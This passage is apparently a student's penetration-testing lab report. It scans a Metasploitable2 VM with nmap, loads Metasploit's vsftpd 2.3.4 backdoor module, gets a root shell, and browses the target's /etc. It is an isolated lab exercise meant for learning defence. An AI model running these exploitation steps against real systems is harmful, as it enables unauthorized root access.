This command also performs a comprehensive SYN stealth scan across all ports (1 to 65,535) with aggressive (`-A`) detection. The only difference is that it saves the result to a text file. `--append-output` ensures that if the file `hashan_scanresults.txt` already exists, the new results are appended to the end of the file instead of deleting the previous content. This command is useful to pen testers to maintain detailed records of their findings. Sametime, they can analyze vulnerabilities later using these informations.



6. Viewed the contents of this file using `nano hashan_scanresults.txt` command to opens the scan result text file `hashan_scanresults.txt` in nano (terminal-based text editor).

```
msf > nano hashan_scanresults.txt

GNU nano 8.6 hashan_scanresults.txt
Session Actions Edit View Help
# Nmap 7.95 scan initiated Sun Mar 15 14:35:30 2026 as: /usr/lib/nmap/nmap -sS -p1 -A -oN hashan_scanresults.txt --append-output 192.168.10.4
Failed to resolve "-".
Bare "-": did you put a space between "-"?
# Nmap 7.95 scan initiated Sun Mar 15 14:36:41 2026 as: /usr/lib/nmap/nmap -sS -p1 -A -oN hashan_scanresults.txt --append-output 192.168.10.4
Nmap scan report for 192.168.10.4
Host is up (0.0039s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.10.5
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsftpd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2026-03-15T19:39:57+00:00; -2s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
File 'hashan_scanresults.txt' is unwritable.

RC Help  Write Out  Where Is  Cut  Execute  Location  Undo  Set Mark  To Bracket  Previous  Back
Exit  Read File  Replace  Paste  Justify  Go To Line  Redo  Copy  Where Was  Next  Forward
```

## Part – B

1. Ran the command `db_nmap -sS -p1 -A 192.168.10.4` to save results directly in the postgresql database used by Metasploit.

```
msf > db_nmap -sS -p1 -A 192.168.10.4
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 15:07 EDT
[*] Nmap: Nmap scan report for 192.168.10.4
[*] Nmap: Host is up (0.0038s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: |_ftp-syst:
[*] Nmap: |_STAT:
[*] Nmap: |_FTP server status:
[*] Nmap: |_Connected to 192.168.10.5
[*] Nmap: |_Logged in as ftp
[*] Nmap: |_TYPE: ASCII
[*] Nmap: |_No session bandwidth limit
[*] Nmap: |_Session timeout in seconds is 300
[*] Nmap: |_Control connection is plain text
[*] Nmap: |_Data connections will be plain text
[*] Nmap: |_vsftpd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: |_ssh-hostkey:
[*] Nmap: |_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: |_sslv2:
[*] Nmap: |_SSLv2 supported
[*] Nmap: |_ciphers:
[*] Nmap: |_SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |_SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: |_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |_SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |_SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |_SSL2_RC4_128_WITH_MD5
[*] Nmap: |_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
[*] Nmap: |_Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_Not valid after: 2010-04-16T14:07:45
[*] Nmap: |_ssl-date: 2026-03-15T19:11:05+00:00; -2s from scanner time.
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: |_dns-nsid:
[*] Nmap: |_bind.version: 9.4.2
```

```

[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: 111/tcp open rpcbind 2 (RPC #100000)
[*] Nmap: |_rpcinfo:
[*] Nmap: |_ program version port/proto service
[*] Nmap: |_ 100003 2,3,4 2049/tcp nfs
[*] Nmap: |_ 100003 2,3,4 2049/udp nfs
[*] Nmap: |_ 100005 1,2,3 47429/udp mountd
[*] Nmap: |_ 100005 1,2,3 54275/tcp mountd
[*] Nmap: |_ 100021 1,3,4 34867/udp nlockmgr
[*] Nmap: |_ 100021 1,3,4 41987/tcp nlockmgr
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
[*] Nmap: 512/tcp open exec netkit-rsh rexecd
[*] Nmap: 513/tcp open login
[*] Nmap: 514/tcp open tcpwrapped
[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: |_mysql-info:
[*] Nmap: |_ Protocol: 10
[*] Nmap: |_ Versions: 5.0.51a-3ubuntu5
[*] Nmap: |_ Thread ID: 27
[*] Nmap: |_ Capabilities flags: 43564
[*] Nmap: |_ Some Capabilities: SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, Support41Auth, ConnectWithDatabase, SupportsTransactions, SupportsCompression
[*] Nmap: |_ Status: Autocommit
[*] Nmap: |_ Salt: 6,yxfjc/*m6-m(yKM)Q
[*] Nmap: 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: |_ssl-date: 2026-03-15T19:11:05+00:00; -2s from scanner time.
[*] Nmap: |_ssl-cert: Subject: commonName=subuntu04-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
[*] Nmap: |_ Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_ Not valid after: 2010-04-16T14:07:45
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: |_vnc-info:
[*] Nmap: |_ Protocol version: 3.3
[*] Nmap: |_ Security types:
[*] Nmap: |_ VNC Authentication (2)
[*] Nmap: 6000/tcp open X11 (access denied)

[*] Nmap: 6667/tcp open irc UnrealIRCd
[*] Nmap: |_irc-info:
[*] Nmap: |_ users: 2
[*] Nmap: |_ servers: 1
[*] Nmap: |_ lusers: 2
[*] Nmap: |_ lservers: 0
[*] Nmap: |_ server: irc.Metasploitable.LAN
[*] Nmap: |_ version: Unreal3.2.8.1. irc.Metasploitable.LAN
[*] Nmap: |_ uptime: 0 days, 0:56:08
[*] Nmap: |_ source ident: nmap
[*] Nmap: |_ source host: D231046C.554FE7D2.FFFA6D49.IP
[*] Nmap: |_ error: Closing Link: vonxxpshg[192.168.10.5] (Quit: vonxxpshg)
[*] Nmap: 6697/tcp open irc UnrealIRCd
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: |_ajp-methods: Failed to get a valid response for the OPTION request
[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: |_http-favicon: Apache Tomcat
[*] Nmap: |_http-title: Apache Tomcat/5.5
[*] Nmap: 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
[*] Nmap: 41181/tcp open status 1 (RPC #100024)
[*] Nmap: 41987/tcp open nlockmgr 1-4 (RPC #100021)
[*] Nmap: 54275/tcp open mountd 1-3 (RPC #100005)

[*] Nmap: 56517/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: MAC Address: 08:00:27:96:77:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: |_ smb-security-mode:
[*] Nmap: |_ account_used: <blank>
[*] Nmap: |_ authentication_level: user
[*] Nmap: |_ challenge_response: supported
[*] Nmap: |_ message_signing: disabled (dangerous, but default)
[*] Nmap: |_ smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: |_ smb-os-discovery:
[*] Nmap: |_ OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |_ Computer name: metasploitable
[*] Nmap: |_ NetBIOS computer name:
[*] Nmap: |_ Domain name: localdomain
[*] Nmap: |_ FQDN: metasploitable.localdomain
[*] Nmap: |_ System time: 2026-03-15T15:10:56-04:00
[*] Nmap: |_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: |_ clock-skew: mean: 59m58s, deviation: 2h00m00s, median: -2s
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 3.80 ms 192.168.10.4
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 196.27 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and '?' was replaced with '*' in regular expression

```

The *db\_nmap* command integrates the Nmap with the Metasploit database, so all discovered information will automatically be saved for later analysis. The *-sS* flag performs a Stealth scan and *-p1* option scans all TCP ports. The *-A* scan performs OS detection, Version detection, Script scanning, and traceroute.



2. To see the contents of the postgresql database, typed hosts and services commands.

```
msf > hosts

Hosts
=====
address      mac            name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.10.4  08:00:27:96:77:61  Linux 2.6.X    server
```

Using *host* command confirmed that Metasploit VM IP address stored in the postgresql database.

```
msf > services
Services
=====
host      port  proto  name      state  info
-----
192.168.10.4  21    tcp    ftp        open   vsftpd 2.3.4
192.168.10.4  22    tcp    ssh        open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.4  23    tcp    telnet     open   Linux telnetd
192.168.10.4  25    tcp    smtp       open   Postfix smtpd
192.168.10.4  53    tcp    domain     open   ISC BIND 9.4.2
192.168.10.4  80    tcp    http       open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.4  111   tcp    rpcbind    open   2 RPC #100000
192.168.10.4  139   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.10.4  445   tcp    netbios-ssn open   Samba smbd 3.0.20-Debian workgroup: WORKGROUP
192.168.10.4  512   tcp    exec       open   netkit-rsh rexecd
192.168.10.4  513   tcp    login      open
192.168.10.4  514   tcp    tcpwrapped open
192.168.10.4  1099  tcp    java-rmi    open   GNU Classpath grmiregistry
192.168.10.4  1524  tcp    bindshell   open   Metasploitable root shell
192.168.10.4  2049  tcp    nfs         open   2-4 RPC #100003
192.168.10.4  2121  tcp    ftp         open   ProFTPD 1.3.1
192.168.10.4  3306  tcp    mysql       open   MySQL 5.0.51a-3ubuntu5
192.168.10.4  3632  tcp    distccd     open   distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
192.168.10.4  5432  tcp    postgresql  open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.10.4  5900  tcp    vnc         open   VNC protocol 3.3
192.168.10.4  6000  tcp    x11         open   access denied
192.168.10.4  6667  tcp    irc         open   UnrealIRCd
192.168.10.4  6697  tcp    irc         open   UnrealIRCd
192.168.10.4  8009  tcp    ajp13       open   Apache Jserv Protocol v1.3
192.168.10.4  8180  tcp    http        open   Apache Tomcat/Coyote JSP engine 1.1
192.168.10.4  8787  tcp    drb         open   Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drbc
192.168.10.4  41181 tcp    status      open   1 RPC #100024
192.168.10.4  41987 tcp    nlockmgr    open   1-4 RPC #100021
192.168.10.4  54275 tcp    mountd      open   1-3 RPC #100005
```

The *services* command displays the list of services discovered during the Nmap scan and stored in the Metasploit database.

3. Found that *ftp* running on port 21/TCP with version, *vsftpd 2.3.4*

```
msf > services
Services
=====
host      port  proto  name      state  info
-----
192.168.10.4  21    tcp    ftp        open   vsftpd 2.3.4
```

The founded FTP version *vsftpd 2.3.4* is known to contain a backdoor vulnerability that allows pen testers or attackers to gain unauthorized access to the system.

4. Searched for excellent *VSFTPD* exploits using *search type:exploit platform:unix rank:excellent vsftpd* command.

```
msf > search type:exploit platform:unix rank:excellent vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

This command is used within the Metasploit Framework to identify available exploits related to the VSFTPD service. It identified the backdoor vulnerability and the ranking *excellent* indicates that the exploit is highly reliable and is likely to succeed when used against a vulnerable target.

5. After identifying the correct exploit module, use exploit 0 (entry zero found as previous command result) by typing *use 0* at the prompt to load the vulnerability into the Metasploit environment.

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

After the module loaded, the prompt changed to indicate that Metasploit was now operating within the context of the VSFTPD exploit module.

6. The info command helps to get information on the exploit and which options needed to be set.

```
Session Actions Edit View Help
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)
```

```
Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2011-2523
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.
```

It confirmed that module *VSFTPD v2.3.4 Backdoor Command Execution* exploits a malicious backdoor. It also provided required options needed to successfully run the exploit (RHOST needed to be set up and RPORT already there).

7. To set the target, entered the *set RHOST 192.168.10.4* command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.4
RHOST => 192.168.10.4
```

8. To exploit, ran *exploit* command. This will launch the attack against the vulnerable FTP service running on the Metasploitable system.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.4:21 - USER: 331 Please specify the password.
[+] 192.168.10.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.5:43623 -> 192.168.10.4:6200) at 2026-03-15 15:31:07 -0400
```

The exploit triggered a vulnerability in vsftpd on the Metasploitable VM and created a new session

9. After gaining access to the target system, checked the identity using *whoami* command.

```
whoami
root
```

The results indicates the exploit successfully granted administrative privileges on the Metasploitable VM.

10. Listed the contents of the current directory using *ls* command.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

11. Changed the current working directory to the */etc* directory on the target system and listed the contents of this folder.

|                        |                  |                         |                       |
|------------------------|------------------|-------------------------|-----------------------|
| cd /etc                | environment      | locale.alias            | rc0.d                 |
| ls                     | esound           | localtime               | rc1.d                 |
| X11                    | event.d          | logcheck                | rc2.d                 |
| adduser.conf           | exports          | login.defs              | rc3.d                 |
| adjtime                | fdmount.conf     | logrotate.conf          | rc4.d                 |
| aliases                | firefox-3.0      | logrotate.d             | rc5.d                 |
| aliases.db             | fonts            | lsb-base                | rc6.d                 |
| alternatives           | fstab            | lsb-base-logging.sh     | rcS.d                 |
| apache2                | ftpchroot        | lsb-release             | resolv.conf           |
| apm                    | ftpusers         | ltrace.conf             | resolvconf            |
| apparmor               | fuse.conf        | lvm                     | rmt                   |
| apparmor.d             | gai.conf         | magic                   | rpc                   |
| apt                    | gconf            | magic.mime              | samba                 |
| at.deny                | gdm              | mailcap                 | screenrc              |
| bash.bashrc            | groff            | mailcap.order           | securetty             |
| bash_completion        | group            | mailname                | security              |
| bash_completion.d      | group-           | manpath.config          | services              |
| belocs                 | grub.d           | mediaprm                | sgml                  |
| bind                   | gshadow          | menu                    | shadow                |
| bindresvport.blacklist | gshadow-         | menu-methods            | shadow-               |
| blkid.tab              | gssapi_mech.conf | mime.types              | shells                |
| blkid.tab.old          | gtk-2.0          | mke2fs.conf             | skel                  |
| calendar               | hdparm.conf      | modprobe.d              | ssh                   |
| chatscripts            | hesiod.conf      | modules                 | ssl                   |
| console-setup          | host.conf        | motd                    | su-to-rootrc          |
| console-tools          | hostname         | motd.tail               | sudoers               |
| cowpoke.conf           | hosts            | mtab                    | sysctl.conf           |
| cron.d                 | hosts.allow      | mysql                   | syslog.conf           |
| cron.daily             | hosts.deny       | nanorc                  | terminfo              |
| cron.hourly            | hosts.equiv      | network                 | timezone              |
| cron.monthly           | idmapd.conf      | networks                | tomcat5.5             |
| cron.weekly            | inetd.conf       | nsswitch.conf           | ucf.conf              |
| crontab                | init.d           | opt                     | udev                  |
| cups                   | initramfs-tools  | pam.conf                | ufw                   |
| debconf.conf           | inputrc          | pam.d                   | unreal                |
| debian_version         | iproute2         | pango                   | update-manager        |
| default                | issue            | passwd                  | updatedb.conf         |
| defoma                 | issue.net        | passwd-                 | vim                   |
| deluser.conf           | java             | pcmcia                  | vsftpd.conf           |
| depmod.d               | jvm              | perl                    | w3m                   |
| devscripts.conf        | jvm.d            | php5                    | wgetrc                |
| dhcp3                  | kernel-img.conf  | popularity-contest.conf | wpa_supplicant        |
| distcc                 | ld.so.cache      | postfix                 | xinetd.conf           |
| dpkg                   | ld.so.conf       | postgresql              | xinetd.d              |
| e2fsck.conf            | ld.so.conf.d     | postgresql-common       | zsh_command_not_found |
| emacs                  | ldap             |                         |                       |



This result indicates numerous configuration files such as *passwd*, *shadow*, *apache2*, and *cron configurations*. Accessing these files will provide valuable details related to the system.

12. To quit the exploit, typed *exit* on prompt.

```
exit
[*] 192.168.10.4 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

## Conclusion

This lab helps to cover the practical experience of performing reconnaissance, vulnerability identification, and exploitation using widely used penetration testing tools. Ping command results provided that both Kali VM and Metasploitable VM in a same network and gave leverage to perform a realistic attack scenario in a lab environment. Different Nmap commands were provided greater details during reconnaissance phase including open ports, services, and software versions running on the target system.

The most valuable finding was the *vsftpd 2.3.4 service running on port 21*, which is known as backdoor vulnerability. This vulnerability was successfully exploited using Metasploit Framework and gained a command shell with root privileges on Metasploitable VM.

This lab demonstrates how vulnerability can be exposed the whole system and importance of regular vulnerability scanning, patch management, and secure system configuration. Also, these techniques can be used to identify the own vulnerabilities in the system and develop stronger defensive strategies to protect systems from potential cyber threats.

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